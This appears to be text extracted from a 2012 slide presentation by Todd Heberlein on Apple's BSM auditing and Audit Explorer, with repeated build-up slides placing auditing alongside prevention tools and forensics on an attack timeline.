Apple's BSM Auditing and Audit Explorer

Todd Heberlein
Net Squared, Inc.

19 June 2012

Act 1 Auditing’s Role

Act 2 Introduction to BSM

Act 3 Up Out of the Weeds

Act 4 Dealing with the Government

Act 1: Auditing’s Role

Logs

Audit Trails

Logs

Cooperative
Multitasking

Audit Trails

Preemptive
Multitasking

Compliance

Security

Compliance ≠ Security

attack timeline

Prevention

attack timeline

Firewall

IPS

Web Gateways

Anti-Virus

Prevention

Guards

Gates

attack timeline

Firewall

IPS

Web Gateways

Anti-Virus

Prevention

Guards

Gates

Crime Scene Investigation

attack timeline

Firewall

IPS

Web Gateways

Anti-Virus

Prevention

Guards

Gates


Disk Forensics

Memory Forensics


Sys Internals

Crime Scene Investigation

Photograph



attack timeline



Firewall

IPS

Web Gateways

Anti-Virus

Prevention

Guards

Gates

at some point,
somehow,
some crime occurred

Disk Forensics


Memory Forensics

Sys Internals

Crime Scene Investigation

Photograph

attack timeline



Firewall

IPS

Web Gateways

Anti-Virus

Prevention

Guards

Gates

Video

Auditing

at some point,
somehow,
some crime occurred

Disk Forensics

Memory Forensics

Sys Internals

Crime Scene Investigation

Photograph

attack timeline

Firewall

IPS


Web Gateways

